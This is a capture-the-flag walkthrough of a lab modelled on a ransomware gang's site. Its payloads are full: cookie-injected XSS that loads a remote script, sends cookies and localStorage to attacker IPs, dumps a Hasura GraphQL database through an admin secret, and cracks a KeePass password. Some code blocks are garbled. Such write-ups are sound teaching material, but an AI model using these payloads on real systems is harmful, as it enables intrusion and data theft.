

Walkthrough

Story

One of your clients has been hacked by the Carpe Diem cyber gang and all their important files have been encrypted. They have hired you to help them recover an important file that they need to restore their backups. They have contacted the carpe diem cybergang and paid a ransom but have not heard anything back. The countdown timer is ticking since they visited and they are now running out of time to recover their data before the keys are deleted on the server. Can you retrieve the keys and help your client restore their data before time runs out?

File available for download in room?


File: /downloads/Database.carp

Recon

nmap-scan

Only port 80 open.

```
Nmap scan report for 192.168.16.72
Host is up, received user-set (0.00094s latency).
Not shown: 65534 closed ports
Reason: 65534 resets
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 128
Device type: general purpose
Running: Linux 2.4.X
```



Nikto

- NodeJS Express
- Cookie: countdown
- /downloads


Gobuster



Browsing website

Carpe Diem All your data are belong to us!





/downloads

This page is here to provide a download link for an encrypted file (the one you need to recover). Intended to look like it is suppose to show up after payment. This page also contains programs for decrypting the file. Please note that this page is not part of the challenge, it is here to provide you with key information.

Payed

Downloads

Download Application to decrypt file, using your decryption-key

- Linux
- Windows



Source

Sourcecode reveals a javascript triggered by proof-button.

```
**$$$$$$$$

**$$$$** <h4></h4><h2>Your key will be deleted:</h2><h3>Thu Apr 16 2020 00
          var wallet = wallet;
if (wallet.trim() === 'bclq989cy4zp8x9xpxgwpznsxx44u0cxhyjjyp78hj'){
   alert('Hey! \n\nstupid is as stupid does...');
               return;
     var re = new RegExp("^([a-z0-9]{42,42})$");
if (re.test(wallet.trim())) {
  var http = new XMLHttpRequest();
  var url = 'http://c4rp3dl3m.net/proof/';
  http.open('POST', url, true);
  http.setRequestHeader('Content-type', 'application/json');
  var d = '{"size":42,"proof":"'+wallet+'")';
  http.opend(withtenbange = function() f
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          http.onreadystatechange = function() {
if(http.readyState == 4 && http.status == 200) {
                //alert(http.responseText);
                   http.send(d);
               } else {
alert('Invalid wallet!');
      </script><script>function clippy() {
var copyText = document.getElementById("pay");
copyText.select();
      copyText.setSelectionRange(0, 99999)
      document.execCommand("copy");
alert("Copied: " + copyText.value);
}//script><script>// Set the date we're counting down to
var countdown = document.cookie
var countdown = countdown.replace(/%3A/g, ":");
var countdown = countdown.replace("countdown=", "");
```



Proof

Adding <u>c4rp3d13m.net</u> to hostfile. The proof field has to be 42 characters long to be "valid".


Your key will be deleted:

Thu Apr 16 2020 00:42:51 GMT+0000

0d 4h 16m 27s

wpznsxx44u0cxhyjjyp78hj Copy

Proof: xgwpznsxf32u0cxhdjjyp7{ Send





Burp Repeater

Playing with XHR Post. Notice "size" parameter

```
POST /proof/ HTTP/1.1
Host: c4rp3d13m.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0) Gecko/20100101
Accept: */*
Accept-Language: nb-N0,nb;q=0.9,no-N0;q=0.8,no;q=0.6,nn-N0;q=0.5,nn;q=0.4,en-US;cAccept-Encoding: gzip, deflate
Content-type: application/json
Content-Length: 64
Origin: http://c4rp3d13m.net
Connection: close
Referer: http://c4rp3d13m.net/
Cookie: session=MTkyLjE2OC4xNi42NQ%3D%3D; countdown=2020-04-15T16%3A42%3A51.46182
DNT: 1
{"size":42,"proof":"bclq989cy4zp8x9xpxgwpznsxx55c0cxhyjjyp78hj"}
```

The response just echoes the proof.





Tampering with the "size" parameter


We needed a way to leak information. Made a vulnerability by unsafely allocating buffer in NodeJS and letting the attacker change the buffer size by altering the size parameter. This gives a memory leak. It displays randomly contents of memory. As one potentially would have to run this a lot of times to get exactly the information we wanted to leak, we hardcoded it at the end of the output. You will have to change the size to >= 400 to get it.

```
request.post({ headers: {'content-type' : 'application/json','x-hasura-admin-secret' : 's3cr3754uc35432' error connecting to http://192.168.150.10/v1/graphq1/
```

Network not available


One can see that Hasura GraphQL might be used here, on a network not available. One can also see the Hasura Admin Secret is being used in the request header. Not best practise, one might say :-)

Nothing more to see here, move along...



Back to basics

Studying the main interface, reveals cookies. The countdown collects remaining life of encryption key. Is only set by the server. Not interesting.




But the session cookie is set AND read by the server. It is injectable.

It is reflected on a "admin-interface", accessed by a headless browser every minute. This is the tricky part. It has to be base64 encoded and it cannot contain double quotation marks.

Inject a (base64 encoded) cookie that contains:

Each visit by the headless browser will request and execute a p.js script hosted on the hacker machine (in this case, 192.168.15.29, listening on port 8000). As the database uses GraphQL, there are some payloads we can use to query the database. However, the results of our query is not echoed back, so we need to exfiltrate them ourselves, using XHR.



Payloads

First staged payload to do a bit recon on the "admin" browsing.

```
r=new XMLHttpRequest();
r.open("GET", "http://192.168.16.65/?q="+document.cookie);
r.send();
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.73 - - [16/Apr/2020 12:00:41] "GET /p.js HTTP/1.1" 200 -
192.168.16.73 - - [16/Apr/2020 12:01:12] "GET /?q= HTTP/1.1" 200 -
```

No cookies. Trying localStorage instead, gives us the first of two flags.

The first payload to retrieve the schema information from GraphQL looks like this:

```
var a = new XMLHttpRequest();
var d = '{"query":"{__schema{types{name}}}"}';
a.open("POST", "http://192.168.150.10:8080/v1/graphq1/", true);
a.setRequestHeader('x-hasura-admin-secret','s3cr3754uc35432');
a.onreadystatechange=function() {
    if (this.readyState===4) {
        var b=new XMLHttpRequest();
        b.open('GET','http://192.168.15.29:8000/?
status='+this.status+'&localstorage='+btoa(JSON.stringify(localStorage))+'&data='+btoa(this.responseText),false);
        b.send();
    }
}
a.send(d);
```

The first XMLHttpRequest sends the POST to the GraphQL, with the additional header for authentication. When the results come back, the onreadystatechange function will do a GET request back to the attacker machine, and include data from localstorage and the query results as base64 encoded parameters. To complete this XSS injection, this payload needs to be base64 encoded and wrapped into the p.js file we refered to in the injected cookie.



Payloads, injection

The encoded and wrapped p.js file looks like this:

eval(atob('dmFyIGEgPSBuZXcgWE1MSHR0cFJlcXVlc3QoKTsKdmFyIGQgPSAney JxdWVyeSI6IntfX3NjaGVtYXt0eXBlc3tuYW1lfX19In0nOwphLm9wZW4oIlBPU1Q iLCAiaHR0cDovLzE5Mi4xNjguMTUwLjEwOjgwODAvdjEvZ3JhcGhxbC8iLCB0cnVl KTsKYS5zZXRSZXF1ZXN0SGVhZGVyKCd4LWhhc3VyYS1hZG1pbi1zZWNyZXQnLCdzM 2NyMzc1NHVjMzU0MzInKTsKYS5vbnJlYWR5c3RhdGVjaGFuZ2U9ZnVuY3Rpb24oKS B7CiAgICBpZiAodGhpcy5yZWFkeVN0YXRlPT09NCkgewogICAgICAgIHZhciBiPW5 ldyBYTUxIdHRwUmVxdWVzdCgpOwogICAgICAgIGIub3BlbignR0VUJywnaHR0cDov LzEwLjIxMi4xMzQuMjAwOjgwMDAvP3N0YXR1cz0nK3RoaXMuc3RhdHVzKycmbG9jY WxzdG9yYWdlPScrYnRvYShKU090LnN0cmluZ2lmeShsb2NhbFN0b3JhZ2UpKSsnJm RhdGE9JytidG9hKHRoaXMucmVzcG9uc2VUZXh0KSxmYWxzZSk7CiAgICAgICAgYi5 zZW5kKCk7CiAgICB9Cn0KYS5zZW5kKGQpOwo='));


Please note that you need to encode the base64 without linebreaks as well.



Payloads, exfiltration

If all goes well, our web server is hit with an exfiltration request:

192.168.16.73 - - [16/Apr/2020 12:23:14] "GET /? status=200&localstoraqe=eyJzZWNyZXQiOiJzM2NyMzc1NHVjMzU0MzIiLCJmbGFnMSI6I1RITX tTb19GYXJfU29fR29vZF9Tb19XaGF0fSJ9&data=eyJkYXRhIjp7Il9fc2NoZW1hIjp7InR5cGVzIj pbeyJuYW1lIjoiQm9vbGVhbiJ9LHsibmFtZSI6IkZsb2F0In0seyJuYW1lIjoiSUQifSx7Im5hbWUi OiJJbnQifSx7Im5hbWUiOiJJbnRfY29tcGFyaXNvbl9leHAifSx7Im5hbWUiOiJTdHJpbmcifSx7Im 5hbWUiOiJTdHJpbmdfY29tcGFyaXNvbl9leHAifSx7Im5hbWUiOiJfX0RpcmVjdGl2ZSJ9LHsibmFt ZSI6Il9fRGlyZWN0aXZlTG9jYXRpb24ifSx7Im5hbWUiOiJfX0VudW1WYWx1ZSJ9LHsibmFtZSI6Il 9fRmllbGQifSx7Im5hbWUiOiJfX0lucHV0VmFsdWUifSx7Im5hbWUiOiJfX1NjaGVtYSJ9LHsibmFt ZSI6I19fVHlwZSJ9LHsibmFtZSI6I19fVHlwZUtpbmQifSx7Im5hbWUi0iJjb25mbGljdF9hY3Rpb2 4ifSx71m5hbWUiOiJtdXRhdGlvbl9yb290In0seyJuYW1l1joib3JkZXJfYnkifSx71m5hbWUiOiJx dWVyeV9yb290In0seyJuYW1lIjoic3Vic2NyaXB0aW9uX3Jvb3QifSx7Im5hbWUi0iJ0aW1lc3RhbX AifSx7Im5hbWUiOiJ0aW1lc3RhbXBfY29tcGFyaXNvbl9leHAifSx7Im5hbWUiOiJ2aWN0aW1zIn0s eyJuYW11IjoidmljdGltc19hZ2dyZWdhdGUifSx7Im5hbWUiOiJ2aWN0aW1zX2FnZ3JlZ2F0ZV9maW VsZHMifSx7Im5hbWUiOiJ2aWN0aW1zX2FnZ3JlZ2F0ZV9vcmRlcl9ieSJ9LHsibmFtZSI6InZpY3Rp bXNfYXJyX3JlbF9pbnNlcnRfaW5wdXQifSx7Im5hbWUiOiJ2aWN0aW1zX2F2Z19maWVsZHMifSx7Im 5hbWUiOiJ2aWN0aW1zX2F2Z19vcmRlcl9ieSJ9LHsibmFtZSI6InZpY3RpbXNfYm9vbF9leHAifSx7 Im5hbWUiOiJ2aWN0aW1zX2NvbnN0cmFpbnQifSx7Im5hbWUiOiJ2aWN0aW1zX2luY19pbnB1dCJ9LH sibmFtZSI6InZpY3RpbXNfaW5zZXJ0X2lucHV0In0seyJuYW1lIjoidmljdGltc19tYXhfZmllbGRz InOseyJuYW1lIjoidmljdGltc19tYXhfb3JkZXJfYnkifSx7Im5hbWUiOiJ2aWN0aW1zX21pbl9maW VsZHMifSx7Im5hbWUiOiJ2aWN0aW1zX21pb19vcmRlc19ieSJ9LHsibmFtZSI6InZpY3RpbXNfbXV0 YXRpb25fcmVzcG9uc2UifSx7Im5hbWUiOiJ2aWN0aW1zX29ial9yZWxfaW5zZXJ0X2lucHV0In0sey JuYW11IjoidmljdGltc19vb19jb25mbGljdCJ9LHsibmFtZSI6InZpY3RpbXNfb3JkZXJfYnkifSx7 Im5hbWUiOiJ2aWN0aW1zX3NlbGVjdF9jb2x1bW4ifSx7Im5hbWUiOiJ2aWN0aW1zX3NldF9pbnB1dC J9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2X2ZpZWxkcyJ9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2 X29yZGVyX2J5In0seyJuYW1lIjoidmljdGltc19zdGRkZXZfcG9wX2ZpZWxkcyJ9LHsibmFtZSI6In ZpY3RpbXNfc3RkZGV2X3BvcF9vcmRlc19ieSJ9LHsibmFtZSI6InZpY3RpbXNfc3RkZGV2X3NhbXBf ZmllbGRzIn0seyJuYW1lIjoidmljdGltc19zdGRkZXZfc2FtcF9vcmRlc19ieSJ9LHsibmFtZS16In ZpY3RpbXNfc3VtX2ZpZWxkcyJ9LHsibmFtZSI6InZpY3RpbXNfc3VtX29yZGVyX2J5In0seyJuYW11 IjoidmljdGltc191cGRhdGVfY29sdW1uIn0seyJuYW1lIjoidmljdGltc192YXJfcG9wX2ZpZWxkcy J9LHsibmFtZSI6InZpY3RpbXNfdmFyX3BvcF9vcmRlcl9ieSJ9LHsibmFtZSI6InZpY3RpbXNfdmFy X3NhbXBfZmllbGRzIn0seyJuYWllIjoidmljdGltc192YXJfc2FtcF9vcmRlc19ieSJ9LHsibmFtZS I6InZpY3RpbXNfdmFyaWFuY2VfZmllbGRzIn0seyJuYW1lIjoidmljdGltc192YXJpYW5jZV9vcmRl cl9ieSJ9XX19fQ== HTTP/1.1" 200 -



Payloads, exfiltration, continued

Decoding (parts of) the data parameter shows schema information for GraphQL:

When we add the description field to the GraphQL query we get extra information on each of names:

```
{
    "name": "victims",
    "description": "columns and relationships of \"victims\""
}

"name": "victims_aggregate",
    "description": "aggregated selection of \"victims\""

{
    "name": "victims_aggregate_fields",
    "description": "aggregate fields of \"victims\""

{
    "name": "victims_aggregate_order_by",
    "description": "order by aggregate values of table \"victims\""
}


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
"name": "victims_arr_rel_insert_input",
    "description": "input type for inserting array relation for remote table \"victims\""
}

**Iname": "victims_arr_rel_insert_input",
    "description": "input type for inserting array relation for remote table \"victims\""

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```

we know the database we can query it for information.





Schema exfiltrated

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/ GraphQL%20Injection#enumerate-database-schema-via-introspection


```
var a = new XMLHttpRequest();
      '{"query":"fragment FullType on __Type {\n kind\n name\n description\n
fields(includeDeprecated: true) {\n name\n description\n
                                        ...TypeRef\n
     ...InputValue\n }\n type {\n
interfaces {\n
name\n
     ...TypeRef\n }\nfragment InputValue on __InputValue {\n name\n
description\n type {\n ...TypeRef\n }\n defaultValue\n}\nfragment TypeRef on
 _Type {\n kind\n name\n ofType {\n
name\n
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kind\n
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                                         queryType {\n
\n\nquery IntrospectionQuery {\n
mutationType {\n
                                            \dotsFullType\n
                                            locations\n
                                                                 args
          ...InputValue\n
{\n
\n","variables":null,"operationName":"IntrospectionQuery"}';
a.open("POST", "http://192.168.150.10:8080/v1/graphq1/", true);
a.setRequestHeader('x-hasura-admin-secret','s3cr3754uc35432');
a.onreadystatechange=function() {
   if (this.readyState===4) {
       var b=new XMLHttpRequest();
       b.open('GET','http://192.168.16.65/?
data='+btoa(this.responseText),false);
a.send(d);
```

Sifting through all the data received, we manage to get table and columns.

```
name":"victims_select_column", "enumValues":
[{"isDeprecated":false, "deprecationReason":null, "name":"filename"
,"description":"column name"},
{"isDeprecated":false, "deprecationReason":null, "name":"id", "description":"column name"},
{"isDeprecated":false, "deprecationReason":null, "name":"key", "description":"column name"},
{"isDeprecated":false, "deprecationReason":null, "name":"name", "description":"column name"},
{"isDeprecated":false, "deprecationReason":null, "name":"timer", "description":"column name"}],
```

This gives us all we need to make a query

```
var a = new XMLHttpRequest();
var d = '{"query":"{\n victims {\n filename\n id\n
key\n name\n timer\n }\n}"}';
a.open("POST", "http://192.168.150.10:8080/v1/graphq1/", true);
a.setRequestHeader('x-hasura-admin-secret','s3cr3754uc35432');
a.onreadystatechange=function() {
   if (this.readyState===4) {
      var b=new XMLHttpRequest();
      b.open('GET','http://192.168.16.65/?
data='+btoa(this.responseText),false);
      b.send();
   }
}
a.send(d);
```



Finding key

We get a lot of data back, but after inspecting them, we find a entry with a filename matching the one we downloaded

```
Redacted
{"filename":"Database.kbxd","id":48,"key":'
                             Redacted
g==","name":"195.204.178.84","timer":"2020-04-15T14:29:24.383136
```

So we have found our decryption key

```
Redacted
                'g==
Redacted
```

Syntax for decrypt command is unknow. (They haven't payed so...)

But testing a few combos will give them a file

```
root@Wali2:~/Downloads# ./decrypt_linux_amd64 F+lRG6As2e1qBd3/7dPTvcmcluUEjMwkq22K6zBIcP8ZF1LuJLsarUKgmhw+P8oZvBSJUXGiGVcRuHxbnQY8Tg= Database.carp Database.kbxd
```

Keepass-file is password protected

```
mloads/test# kncli
KeePass CLI (kpcli) v3.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.
kpcli:/> open Database.kbxd
Please provide the master password: ■
```

John the ripper

```
Cost 1 (iteration count) is 2 for all loaded hashes

Cost 2 (version) is 2 for all loaded hashes

Cost 3 (algorithm [0-AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes

Cost 3 (algorithm [0-AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes

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Cost 3 (algorithm [0-AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
 INCOMELIA (Database.kbxd)

1g 0:00:00:33 DONE (2020-04-16 15:01) 0.03023g/s 113.9p/s 113.9c/s 113.9C/s antonella
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Then kpcli

```
kpcli:/> show Database/THM -f
Path: /Database/
Title: THM
Uname: root
 Pass: THM{
                     Redacted
 URL:
Notes:
kpcli:/>
```